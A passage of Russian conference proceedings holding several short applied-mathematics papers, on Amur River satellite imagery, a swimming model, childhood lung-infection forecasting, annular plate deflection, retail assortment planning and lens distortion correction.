На основе мультиспектральных данных можно оценить отклонения состояния различных поверхностей от нормального состояния. В качестве индикаторного состояния рассматривается проблема, связанная с сезонным вымиранием рыбы, не обусловленным естественными климатическими факторами. Выдвигается гипотеза о присутствии экологической проблемы в акватории бассейна реки Амур, связанной с её загрязнением. Формирование набора данных осуществляется на основе снимков, полученных за май-июнь 2020-2022 года. Выбирается несколько областей, с предполагаемым мором рыбы, и производится сбор данных за три года для проведения исследований и сравнений изменения данных [5].

Снимки производятся на одной территории в разные дни с минимальным наличием или отсутствием атмосферных шумов [6] и прочих дефектов изображения. Формируется набор данных, основой которого, являются снимки, полученные с 12-ти мультиспектральных каналов.

Для разметки используются изображения натурального цвета (каналы 4,3,2), затем производятся 4 снимка исследуемой территории при помощи доступных [7] мультиспектральных каналов (первый снимок - каналы 1, 2, 3; второй снимок - каналы 4, 5, 6 и т.д.).

На рисунках 1, 2 представлены снимки реки Амур в мае 2020, 2022 года.




Рисунок 1 – Состояние реки Амур в мае 2020 года



Рисунок 2 – Состояние реки Амур в мае 2022 года

В качестве инструмента маркировки набора выбирается программа labelImg-master, которая позволяет преобразовать аннотационную информацию в XML формат.

Данная программа позволяет создавать маркированные области на изображении. Исследуемые классы одного типа подписываются одинаково [8]. Используемая программа сохраняет размеченную фотографию в формате XML. Таким образом, полуавтоматическая подготовка одного снимка, для использования нейронной сети, кроме снимка в натуральных цветах, включает в себя 4 изображения с использованием мультиспектральных каналов и XML разметку исходного снимка (рисунок 3).




Рисунок 3 – Сформированный набор данных для последующей обработки спутникового изображения

Пример разметки на рисунке 4.




Рисунок 4 – Разметка при помощи инструмента labelImg-master

В результате проводимого исследования выявляются проблемы, связанные с качеством используемых изображений. Содержится большое количество шумов, не позволяющих произвести разметку данных областей во время повышенной облачности и других атмосферных явлений. Оказывают влияние на качество снимков освещенность, затопления, повышающие мутности воды в акватории. Спутниковые снимки позволяют выдвинуть гипотезы о возможных нештатных состояниях исследуемой среды. Полномасштабное исследование возможно с использованием высокочувствительных сенсоров, устанавливаемых на борт БПЛА, что позволит нивелировать изложенные выше проблемы.

Сформированный набор данных служит основой для дальнейшего изучения проблемы мора рыбы в акватории бассейна реки Амур. Для обучения реализуемой в процессе исследования нейронной сети полученный набор данных нуждается в повторной переработке с учетом устранения указанных выше проблем.

Решение задачи о выявлении загрязнений реки Амур планируется производить с применением методов машинного обучения и алгоритмов кластеризации.

СПИСОК ИСТОЧНИКОВ

1. Artificial intelligence methods for detecting water pollution Zharikova E.P., Grigoriev J.Y., Grigorieva A.L. В сборнике: IOP Conference Series: Earth and Environmental Science. Сер. "International Science and Technology Conference "Earth Science", ISTC EarthScience 2022 - Chapter 1." 2022. С. 022082.

2. Альхименко И.Н., Жарикова Е.П., Чепурных М.А., Базюк А.И., Григорьев Ян.Ю. Формирование набора данных для решения задач детектирования нештатных ситуаций в экологии // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 360-362.

3. Применение искусственного интеллекта в задачах анализа состояния акваторий Жарикова Е.П., Григорьев Ян.Ю., Григорьева А.Л. Морские интеллектуальные технологии. 2021. № 2-2 (52). С. 129-133.

4. Zharikova E.P., Grigoriev Y.Y., Grigorieva A.L. Applications of computer vision in cross-sectoral tasks // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 415-426.

5. Жарикова Е.П., Трещев И.А., Григорьев Ян.Ю., Григорьева А.Л. Детектирование состояния поверхности // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2019. Т. 1. № 3 (39). С. 58-63.

6. Zharikova E.P., Grigoriev Ya.Yu., Grigoryeva A.L. Surface state detection // 2019 International Multi-Conference on Industrial Engineering and Modern Technologies, FarEastCon 2019. 2019. С. 8934205.

7. Хамедов, В. А. Использование данных дистанционного зондирования в задачах лесной отрасли / В. А. Хамедов, В. Н. Копылов, Ю. М. Полищук, С. В. Шимов // Современные проблемы дистанционного зондирования Земли из космоса. - 2006. - В. 3. Т. 2. - С. 380-387.

8. Чурсин, В.В. Разработка алгоритма классификации данных спутникового зондирования на основе машинного обучения на примере гранулометрического состава почв агроландшафтов Западной Сибири / В.В. Чурсин, И.В.Кужевская, О.Э. Мерзляков, Т.О. Валевиц, К.В.Ручкина // Современные проблемы дистанционного зондирования Земли из космоса. 2021. Т. 18. №2. С. 39–50

УДК 51

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

Григорьев Никита Янович, школьник, Гимназия 9
Grigoriev Nikita Yanovich, schoolboy, Gymnasium 9

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ПРОЦЕССА ПОВЕДЕНИЯ СПОРТСМЕНА ПРИ ПЛАВАНИИ КРОЛЕМ НА СПИНЕ

A MATHEMATICAL MODEL OF THE ATHLETE'S BEHAVIOR DURING BACK CRAWL SWIMMING

Аннотация. В статье рассматривается математическая модель поведения спортсмена, которая будет описываться множеством параметров и в зависимости от принимаемых ими значений, будет определять оптимальное значение целевой функции (результат заплыва). Также предлагается на основе данной модели создать имитационный тренажер в условиях дополненной реальности.

Abstract. The article considers a mathematical model of an athlete's behavior, which will be described by a set of parameters and, depending on the values they accept, will determine the optimal value of the objective function (the result of the swim). It is also proposed to create a simulation simulator in augmented reality based on this model.

Ключевые слова: стартовое время, полная координация, величина нагрузки, финишное время, структура тренировки, частота движений.

Key words: starting time, full coordination, load size, finishing time, training structure, frequency of movements.

где $x, y, z \dots$ – это переменные, которые описывают правильную координацию спортсмена (угол входа ладони в воду, уравнение траектории движения руки под водой, частота и амплитуда попеременного движения рук и ног, угол движения плеч относительно водной поверхности и т.д.), у каждого из данных параметров существует определенное числовое ограничение, нарушая, которое уменьшается эффективность тренировки (рисунок 3) [4]-[6].



Рисунок 3 – Характеристики координации движения спортсмена

$F(x, y, z \dots)$ – целевая функция модели, определяющая наилучший результат спортсмена при влиянии параметров (Рисунок 2).

$f_n(s_1, s_2, s_3 \dots s_n) = 0$ – данное ограничение описывает правильное распределение нагрузки спортсмена (рисунок 4).



Рисунок 4 – Распределение нагрузки

При правильном увеличении параметра s_1 (увеличение нагрузки) спортсмен будет равномерно получать необходимо количество энергии и тем самым пропорционально развивать мышечных корсет. Что касается параметра № 2 (оптимальное построение тренировок) здесь очень важную роль будет играть последовательность нагрузок выдаваемые спортсмену (финишное ускорение, выносливость, смешанная, квалификация), будут введены фиктивные переменные, нарушение порядка которых будет сигнализировать об ошибке).

И одним из главных факторов будет являться дисциплина посещения тренировок и правильность выполнения движений. Данные факторы так же, как и выше будут фиктивными и принимать значение в интервале от 0 до 1 в зависимости от степени выполнения спортсменом указанных заданий.

Заключение

Предложенная выше математическая модель, может помочь не только реально существующим спортсменам, но и послужить основой для создания 3d спортсмена с вводимыми параметрами используя виртуальную реальность. Данный спортсмен может являться тренажером для реальных пловцов.

СПИСОК ИСТОЧНИКОВ

1. Булгакова Н.Ж., Попов О.И., Митрофанов А.А. Кинематическая характеристика способов спортивного плавания // Теория и практика физической культуры. 2022. № 5. С. 12-14.1
2. Билалов И.А., Тетерина Е.П. Совершенствование техники плавания кролем у детей старших классов // Система менеджмента качества в вузе: здоровье, образованность, конкурентоспособность. X Международная научно-практическая конференция. 2021. С. 34-40.
3. Пыжова И.В., Петрова С.Н., Шорец А.С. Методические рекомендации по совершенствованию техники плавания кроль на спине для студентов политехнического университета Петра Великого // Здоровье - основа человеческого потенциала: проблемы и пути их решения. 2020. Т. 15. № 2. С. 989-994.
4. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.
5. Лисовец А.Е., Кириллов А.В., Попова О.В., Григорьев Ян.Ю. Технологии имитационного моделирования в задачах оптимизации технологических процессов // Молодежь и наука: Актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 383-385.
6. Черезов Н.С., Кириллов А.В., Григорьев Я.Ю. // Имитационное моделирование производственных процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 411-413.

УДК 51

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-na-Amure State University

Стецкая Ирина Александровна, студент, Комсомольский-на-Амуре государственный университет

Stetskaya Irina Aleksandrovna, student of Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ПРОГНОЗИРОВАНИЯ ЗАБОЛЕВАЕМОСТИ ЛЕГОЧНЫМИ ИНФЕКЦИЯМИ У ДЕТЕЙ

A MATHEMATICAL MODEL FOR PREDICTING THE INCIDENCE OF LUNG INFECTIONS IN CHILDREN

Аннотация. Данная научная работа связана с определением математических закономерностей, показывающих зависимость количества и возраста детей от сезонности заболевания легочными инфекциями. Также предлагается использование различных сторонних факторов, которые будут влиять на целевую функцию данной модели [1].

Abstract. This scientific work is related to the definition of mathematical patterns showing the dependence of the number and age of children on the seasonality of lung infections. It is also proposed to use various third-party factors that will affect the objective function of this model.

Ключевые слова: регрессионная математическая функция, легочные инфекции, заболеваемость, прогнозное значение.

Key words: regression mathematical function, lung infections, morbidity, prognostic value.

Ведение

В настоящее время легочные инфекции становятся одними из самых распространенных среди детского населения РФ. Поэтому очень остро ставится задача прогнозирования и принятия профилактических мер в зависимости от параметров заболеваемости детей в определенный временной период [2-4]. В связи с чем возникает необходимость создания математического аппарата, который будет давать возможность медицинскому персоналу получать дополнительные сведения в зависимости от множества характеристик, которые будут как внутренними, так и внешними.



Рисунок 1– Человеческие легкие

Основная часть

В течении некоторого времени проводился сбор данных (Детская поликлиника №7, Комсомольск-на-Амуре), о количестве детей, заболевших легочными инфекциями [5]. Данные были разбиты на категории (возраст) (таблица 1).

Таблица 1 – Количество заболевших за 2021 год

Инфекция	До 1 года	1-2 года	2-3 года	3-7 лет	7-15 лет	15-48 лет	Всего
Пневмония	9	7	17	34	12	4	83
Бронхит	65	155	275	356	234	44	1129

Также был проведен анализ заболеваемости детей в зависимости от внешних факторов (время года, район проживания (экологический фактор), средний вес при рождении, частота выезда на природу, место проведения летних каникул, рацион питания (потребление количества жиров, белков, углеводов и т.д.), занятие спортом и т.д.). Часть критериев предлагается сделать фиктивными (например, занятие спортом, отдых летом и т.д.), они будут принимать условленные числовые значения (0 или 1) в зависимости от показаний [6]. Также в математической модели будет использоваться числовые характеристики. И еще одним из параметров будут неконтролируемые факторы, которые могут возникать неожиданно.



Рисунок 2 – Схема математической модели

2. Калугина Н.М., Переверзева Е.С., Филиппов С.В. Компьютерные системы скрининга в превентивной диагностике легочных заболеваний // Молодежь и XXI век - 2018. материалы VIII Международной молодежной научной конференции: в 5 томах. 2018. С. 46-50.

3. Коробова Л.А., Матыцина И.А. Разработка модуля медицинской информационной системы для диагностики легочных заболеваний // Вестник НГИЭИ. 2018. № 10 (89). С. 13-28.

4. Дашков В.И. // Технология искусственного интеллекта в диагностике и прогнозировании заболеваний легких в педиатрии // Труды молодых ученых Алтайского государственного университета. 2018. № 15. С. 165-167.

5. Попова О.В., Григорьев Я.Ю., Жарикова Е.П., Григорьева А.Л. Применение методов машинного обучения в задачах оценки технологических процессов // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2021. № 7 (55). С. 68-72.

6. Zharikova E.P., Grigoriev J.Y., Grigorieva A.L. Artificial intelligence methods for detecting water pollution // IOP Conference Series: Earth and Environmental Science. Ser. "International Science and Technology Conference "Earth Science", ISTC EarthScience 2022 - Chapter 1." 2022. С. 022082.

УДК 51

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

Хасаншин Сергей Дамерович, студент, Комсомольский-на-Амуре государственный университет

Khasanshin Sergey Damerovich, student, Komsomolsk-on-Amur State University

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ОЦЕНКИ УПРУГОПЛАСТИЧЕСКИХ ПРОГИБОВ КОЛЬЦЕВОЙ ПЛАСТИНЫ ПОД ДЕЙСТВИЕМ ОСЕСИММЕТРИЧНЫХ ЛИНЕЙНЫХ НАГРУЗОК

MATHEMATICAL MODELING OF THE ESTIMATION OF ELASTIC -PLASTIC DEFLECTIONS OF AN-RING PLATE UNDER THE ACTION OF AXISYMMETRIC LINEAR LOADS

Аннотация. Рассмотрена нагрузка на модель кольцевой пластины под действием заданной осесимметричной поперечной нагрузки.

Abstract. The load on the model of the annular plate under the action of a given axisymmetric transverse load is considered.

Ключевые слова: кольцевая пластина, напряжение, деформация, модель упругости, коэффициент Пуассона, структурный анализ.

Key words: ring plate, stress, strain, elasticity model, Poisson's ratio, structural analysis.

Введение

В данной работе предлагается провести анализ зависимости напряжений, возникающих от приложенных линейных нагрузок к граничной области металлической пла-

стины в форме круглого диска. Понимание физических свойств напряжения и деформации является необходимым условием для использования многих методов и результатов структурного анализа при проектировании [1-3]. Предлагается учесть упругопластическое (или нелинейно упругое) поведение материала круглой пластины или кольца с помощью линеаризации уравнения состояния материала пластины. Создаётся геометрическая модель кольцевой пластины. Строится модель в сечениях, чтобы облегчить приложение линейной нагрузки. Создаётся сетка конечных элементов и задаётся свойства материала. После построенной модели кольцевой пластины. Мы задаём тип материала, затем задаём нагрузку, следующим этапом анализируем полученную модель и последним этапом является описание математической регрессионных модели определенных зависимостей [4].

Методология

Кольцевая пластина с внутренним радиусом (из алюминия), внешним радиусом и толщиной свободно опирается на внутреннюю кромку и нагружается кольцевой линейной нагрузкой 85 фунтов на дюйм (1 517.92722 килограмм на метр) [5].

Чтобы оценить прогиб из-за изгиба, мы будем использовать следующие формулы

$$C_1 = \frac{1+v}{2} \frac{b}{a} \ln \frac{a}{b} + \frac{1-v}{4} \left(\frac{a}{b} - \frac{b}{a} \right), C_7 = \frac{1}{2} (1 - v^2) \left(\frac{a}{b} - \frac{b}{a} \right).$$

Аналогично, для r_0/a используем следующие формулы

$$L_3 = \frac{r_0}{4a} \left\{ \left[\left(\frac{r_0}{a} \right)^2 + 1 \right] \ln \frac{a}{r_0} + \left(\frac{r_0}{a} \right)^2 - 1 \right\}, L_9 = \left\{ \frac{1+v}{2} \ln \frac{a}{r_0} + \frac{1-v}{4} \left[1 - \left(\frac{r_0}{a} \right)^2 \right] \right\}.$$

Постоянная пластины вычисляется по формуле $D = \frac{Et^3}{12(1-v^2)}$. Изгиб внешней кромки определяется выражением $y = -\frac{wa^3}{D} \left(\frac{C_1 L_9}{C_7} - L_3 \right)$.




Рисунок 9 – Изгиб пластины

В таблице 1 представлены результаты измерения. Во втором столбце представлены усилия, которые были оказаны на внутреннюю область алюминиевой пластины с шагом 0,7. В третьем столбце указаны напряжения на границе, возникающие из-за приложенных усилий [6].

Таблица 2 – Результаты измерения

№	Усилия (фунта/дюйм)(кг/м)	Напряжения на границе
1	84.5 (1 508.99824)	29600
2	83.8 (1 497.21198)	29300
3	83.1 (1 483.99708)	29100
4	82.4 (1 471.49651)	28900
5	81.7 (1 458.99593)	28600
6	81.0 (1 446.49535)	28400
7	80.3 (1 433.99478)	28100
8	79.6 (1 421.4942)	27900
9	78.9 (1 408.99362)	27600

При проведении серии экспериментов в программе MSC.Patran, предлагалось изменение нагрузок приложенные к внутренне области данной пластины (нагрузки представлены в таблице 1, столбец 2). После проведения анализа (один из результатов работы представлен на рисунке 1) были получены значения напряжений (представлены в таблице 1 столбец 3) [7]-[9].

После проведения серии экспериментов и сбора данных по деформации плоского образца и по данным, представленным в таблице 1, была получена математическая модель вида:

$$\max(F(x, y), u(x, y)) = 0, \quad (1)$$

где $F(x, y)$ – целевая регрессионная функция, описывающая взаимосвязь напряжений на границе и приложенных нагрузок, $u(x, y) = 0$ – система ограничений наложенных на граничные значения напряжений [10].

Заключение

Таким образом, имея математическую модель поведения образца при изменении нагрузок, можно проследить весь процесс деформирования до разрушения.

СПИСОК ИСТОЧНИКОВ

1. Григорьева А.Л., Григорьев Я.Ю. Алгоритм решения задачи о растяжении полосы с непрерывным полем скоростей перемещений с использованием деформационно-энергетического условия пластичности // *Фундаментальные исследования*. 2013. № 1-3. С. 694-700.

2. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // *2019 International Science and Technology Conference "EastConf"*, EastConf 2019. 2019. С. 8725343.

3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – М.: Наука, 1969. – 420 с.

4. Григорьева А.Л., Хромов А.И., Григорьев Ян.Ю. Растяжение плоского образца в условиях плоского напряженного состояния при различных полях скоростей перемещений // *Труды МАИ*. 2020. № 111. С. 1.

5. Григорьев Ян.Ю., Григорьева А.Л., Канашин И.В., Петрова А.Н., Хромов А.И. Математическая модель процесса деформирования элементов, изготовленных из конструкционных материалов с использованием машинного обучения // *Ученые записки Комсомольского-на-Амуре государственного технического университета*. 2022. № 1 (57). С. 15-23.

6. Канашин И.В., Хромов А.И., Григорьева А.Л., Григорьев Ян.Ю. Моделирование процесса деформирования экспериментального образца при условии малоциклового нагружения // *Ученые записки Комсомольского-на-Амуре государственного технического университета*. 2022. № 5 (61). С. 26-31.

7. Евстигнеева А.А., Харламова О.С., Григорьева А.Л. Математическая модель зависимости характеристик, влияющих на деформирование стальных образцов // *Актуальные проблемы информационно. Телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 17-21.*

8. Григорьева А.Л., Григорьев Ян.Ю., Хромов А.И., Канашин И.В. Моделирование деформационных процессов элементов сложных конструкций в условиях малоциклового деформации // *Морские интеллектуальные технологии*. 2021. № 2-2 (52). С. 123-128.

9. Григорьева А.Л., Григорьев Я.Ю., Хромов А.И., Канашин И.В. Моделирование сравнительных деформационных процессов, при растяжении плоских образцов в условиях различных деформационных состояний // *XII Всероссийский съезд*

по фундаментальным проблемам теоретической и прикладной механики. Сборник трудов. В 4-х томах. 2019. С. 423-425.

10. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.

УДК 51

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

Шапоренко Игорь Владимирович, студент, Комсомольский-на-Амуре государственный университет

Shaporenko Igor Vladimirovich, student of Komsomolsk-na-Amure State University

Шапоренко Татьяна Витальевна, студент, Комсомольский-на-Амуре государственный университет

Shaporenko Tatiana Vitalievna, student of Komsomolsk-na-Amure State University

Шапоренко Владислав Игоревич, студент, Комсомольский-на-Амуре государственный университет

Shaporenko Vladislav Igorevich, student of Komsomolsk-na-Amure State University

МОДЕЛЬ ФОРМИРОВАНИЯ АССОРТИМЕНТА ТОРГОВОЙ ТОЧКИ

THE MODEL OF FORMING THE ASSORTMENT OF A RETAIL OUTLET

Аннотация. Данная научная работа связана с определением математических закономерностей, связывающих покупательскую активность с набором различных факторов (как формальных, так и фактических). Данная статья рассматривает возможность создания математической модели, которая будет прогнозировать и формировать набор товаров для закупки предпринимателем в зависимости от времени года, погодных условий и так далее. Главным условием модели, будет существование целевой функции, обеспечивающей максимум прибыли при минимуме затрат.

Abstract. This scientific work is related to the definition of mathematical patterns linking purchasing activity with a set of various factors (both formal and actual). This article considers the possibility of creating a mathematical model that will predict and form a set of goods for purchase by an entrepreneur depending on the time of year, weather conditions, and so on. The main condition of the model will be the existence of an objective function that provides maximum profit with minimum costs.

Ключевые слова: регрессионная математическая функция, потребитель, покупатель, спрос, предложение, прогнозное движение.

Key words: regression mathematical function, consumer, buyer, demand, supply, forecast movement.

Ведение

В данной работе рассматривается математическая модель функционирования торговой точки (60 кв. метров), которая занимается продажей одежды различного ассортимента (чулочно-носочных изделий, купальников, аксессуаров, нижнего белья, до-

машнего трикотажа для мужчин и женщин). Предлагается установить закономерность между объемом закупаемого товара и сезоном времени года. С помощью данной закономерности определить математическую целевую функцию, направленную на максимизацию прибыли и минимизацию затрат при закупке товара.

Основная часть

В течении нескольких лет был проведен анализ функционирования мелкой торговой точки. В процессе данного исследования выделили несколько параметров, влияющих на статистику спроса и продаж продукции. По определенным закономерностям была составлена математическая модель функционирования данного магазина (рисунок 1).



Рисунок 1 – Схема модели торговой точки

Согласно проведенному исследованию, большая часть продаж купальников и аксессуаров приходится на летние месяцы (август), продажа домашнего трикотажа приходится на осень и зиму (декабрь). В зимний период (январь – март) основной акцент продаж приходится на чулочно-носочные изделия из шерсти и велюра [1-5]. Также в зимние месяцы (январь – февраль) начинается спрос на купальники, данное явление спровоцировано тем, что многие в период отпусков уезжают в теплые страны. В весенний период основной спрос возрастает на детский и взрослый трикотаж меньшей плотности.

Согласно проведенным выше исследованиям, была предложена математическая модель вида (1):

$$\begin{aligned}
 &F(x_1, x_2, x_3 \dots x_n) \rightarrow \max \\
 &f_1(x_1, x_2, x_3 \dots x_n) = 0; \\
 &f_2(x_1, x_2, x_3 \dots x_n) = 0; \\
 &\dots\dots\dots \\
 &f_n(x_1, x_2, x_3 \dots x_n) = 0; \\
 &x_i \geq 0, i = 1 \dots n.
 \end{aligned}
 \tag{1}$$

где x_i – это переменные (фиктивные и формальные), от которых будет зависеть функционирование всего магазина (количество трикотажа определенного типа, коммунальные платежи, зарплата работников, налоги, непредвиденный расходы, время года, месяц и т.д.) [6-7];

$F(x_1, x_2, x_3 \dots x_n)$ – целевая функция модели, описывающая суммарную прибыль торговой точки, которая будет зависеть от множества введенных выше параметров (Рисунок 2);

$f_i(x_1, x_2, x_3 \dots x_n) = 0$ – система ограничений, накладываемых на различные параметры задачи.



Рисунок 2 – Параметры модели

Заключение

Таким образом предложенная в работе математическая модель будет оптимально планировать процесс функционирования торговой точки, с учетом распределения ресурсов различного типа. И предполагается создание программного комплекса, позволяющего в автоматическом режиме предоставлять пользователю данные о времени и количестве закупаемого товара, а также показывать планируемую прибыль или убытки.

СПИСОК ИСТОЧНИКОВ

1. Zharikova E.P., Grigoriev J.Y., Grigorieva A.L. Artificial intelligence methods for detecting water pollution // IOP Conference Series: Earth and Environmental Science. Ser. "International Science and Technology Conference "Earth Science", ISTC EarthScience 2022 - Chapter 1." 2022. С. 022082.
2. Черников А.М., Яковенко К.Ю., Смирнов А., Григорьева А.Л. Математическая регрессионная модель зависимости различных экономических характеристик, влияющих на качество жизни граждан РФ // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности. Материалы I Международной научно-практической конференции молодых учёных. Комсомольск-на-Амуре, 2021. С. 146-149.
3. Попова О.В., Григорьев Я.Ю., Жарикова Е.П., Григорьева А.Л. Применение методов машинного обучения в задачах оценки технологических процессов // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2021. № 7 (55). С. 68-72.
4. Grigoryeva A.L., Grigoryev Y.U., Khromov A.I. Tensile model of a shell-type flat plate at different displacement velocity fields // Lecture Notes in Networks and Systems. 2021. Т. 200. С. 147-156.
5. Grigorieva A.L., Grigoriev Y.Y., Zharikova E.P., Khromov A.I. A mathematical model of the field of the strain tensor in terms of deformation of the flat shell structures // Materials Science Forum. 2020. Т. 992. С. 870-875.
6. Лисовец А.Е., Кириллов А.В., Попова О.В., Григорьев Ян.Ю. Технологии имитационного моделирования в задачах оптимизации технологических процессов // В сборнике: Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 383-385.
7. Черезов Н.С., Кириллов А.В., Григорьев Ян.Ю. Имитационное моделирование производственных процессов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 411-413.

Евстигнеева Анна Алексеевна, студент, Комсомольский-на-Амуре государственный университет

Evstigneeva Anna Alekseevna, student of Komsomolsk-na-Amure State University

Харламова Оксана Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Kharlamova Oksana Sergeevna, student of Komsomolsk-na-Amure State University

Шелопугина Ева Олеговна, студент, Комсомольский-на-Амуре государственный университет

Shelopugina Eva Olegovna, student of Komsomolsk-na-Amure State University

Григорьева Анна Леонидовна, кандидат физико-математических наук, доцент, заведующий кафедрой «Прикладная математика», Комсомольский-на-Амуре государственный университет

Grigorieva Anna Leonidovna, Candidate of Physical and Mathematical Sciences, Associate Professor, Head of the Department of Applied Mathematics, Komsomolsk-on-Amur State University

КОРРЕКЦИЯ ИСКАЖЕНИЙ ОБЪЕКТИВА С ПОМОЩЬЮ КАЛИБРОВОЧНОЙ АРФЫ

CORRECTION OF LENS DISTORTION WITH A CALIBRATION HARP

Аннотация. Из-за особенности объектива камеры возникает такое явление, как дисторсия. Дисторсия – это геометрическое искривление объектов, искажение линий, появляющихся в процессе формирования изображений. В статье представлен метод для оценки и коррекции дисторсии объектива камеры. В этом методе используется самодельная «калибровочная арфа», а именно рама, на которой туго натянуты струны. Конечным результатом является коррекция дисторсии объектива камеры.

Abstract. Due to the peculiarity of the camera lens, there is such a phenomenon as distortion. Distortion is the geometric curvature of objects, the distortion of lines that appear in the process of image formation. The article presents a method for evaluating and correcting the distortion of the camera lens. In this method, a homemade "calibration harp" is used, namely a frame on which the strings are stretched out. The end result is correction of the distortion of the camera lens.

Ключевые слова: метод отвеса, линия регрессии.

Key words: plumb line method, regression line.

Введение

В настоящей реальности на производстве не редко возникает необходимость оптимизации технологического процесса. Для достижения данной цели используются современные технологии. В данной работе описывается метод корректировки изображения при проецировании лазером.

Основная часть

Метод коррекции дисторсии с помощью калибровочной арфы основан на методе отвеса. Виды дисторсии, возникающие из-за особенности объектива камеры, представлены на рисунке 1. Метод отвеса или уклонения отвесной линии заключается в исправлении искаженных точек, которые должны располагаться на прямой, с помощью минимизации среднего квадрата расстояния от исправленных точек до соответствующих им

линий регрессии [1]. Пример расположения 8 искаженных точек от линии регрессии представлен на рисунке 2. Реальные эксперименты подтверждают, что метод коррекции дисторсии с помощью калибровочной арфы производит коррекцию с высокой точностью (менее 0,05 пикселя), приближая искажение [2] с большим числом степеней свободы, заданным полиномиальной моделью одиннадцатого порядка.




Рисунок 1 – Виды дисторсии

Полиномиальная модель имеет вид:

$$\begin{aligned}
 x_u &= b_0 x_d^p + b_1 x_d^{p-1} y_d + b_2 x_d^{p-2} y_d^2 + \dots + b_p y_d^p + b_{p+1} x_d^{p-1} + b_{p+2} x_d^{p-2} y_d + \dots \\
 &\quad + b_{2p} y_d^{p-1} + \dots + b_{\frac{(p+1)(p+2)}{2}-3} x_d + b_{\frac{(p+1)(p+2)}{2}-2} y_d + b_{\frac{(p+1)(p+2)}{2}-1} \\
 y_u &= c x_d^p + c x_d^{p-1} y_d + c x_d^{p-2} y_d^2 + \dots + c_p y_d^p + c_{p+1} x_d^{p-1} + c_{p+2} x_d^{p-2} y_d + \dots + c_{2p} y_d^{p-1} \\
 &\quad + \dots + c_{\frac{(p+1)(p+2)}{2}-3} x_d + c_{\frac{(p+1)(p+2)}{2}-2} y_d \\
 &\quad + c_{\frac{(p+1)(p+2)}{2}-1}
 \end{aligned} \tag{1}$$

где (x_u, y_u) – неискаженные точки, а (x_d, y_d) – искаженные точки. Полиномиальная аппроксимация не изменяется относительно переноса, начало координат произвольно фиксируется в центре изображения. Порядок компонентов x и y равен соответственно p и q . Количество параметров соответственно $\frac{(p+1)(p+2)}{2}$ и $\frac{(q+1)(q+2)}{2}$. Если $p = q = 3$, модель называется бикубической [3].

Далее интегрируем полиномиальную модель, учитывая набор скорректированных точек $(x_{ui}, y_{ui})_{i=1} \dots (x_{ui}, y_{ui})_{i=N}$. Для начала вычисляем линии линейной регрессии:

$$\alpha x_{ui} + \beta y_{ui} - \gamma = 0 \tag{2}$$

где $\alpha = \sin\theta$, $\beta = \cos\theta$, $A_x = \frac{1}{N} \sum_{i=1}^N x_{ui}$, $A_y = \frac{1}{N} \sum_{i=1}^N y_{ui}$, $\gamma = A_x \sin\theta + A_y \cos\theta$.

Сумма квадратов расстояний от точек до этой линии регрессии [4] равна $\sum_{i=1}^N (\alpha x_{ui} + \beta y_{ui} - \gamma)^2$ [2, 3]. Учитывая G групп линий, общая сумма квадратов расстояний равна [5]:

$$S = \sum_{g=1}^G \sum_{l=1}^{L_g} \sum_{i=1}^{N_{gl}} (\alpha_g x_{ui} + \beta y_{ui} - \gamma)^2 \tag{3}$$

где L_g – количество линий в группе g , а N_{gl} – количество точек линии l в группе g [5].
Учитывая общее количество точек, $N = \sum_{g=1}^G \sum_{l=1}^{L_g} N_{gl}$, среднеквадратичное отклонение определяется как:

$$d = \sqrt{\frac{S}{N}} \quad (4)$$




Рисунок 2 – Расположение искаженных точек относительно линии регрессии

Заключение

Благодаря вышеизложенному численному методу можно существенно ускорить процесс нанесения различных изображений на крупные промышленные объекты, включая при этом механическое оклеивание бумагой и достигая необходимой точности.

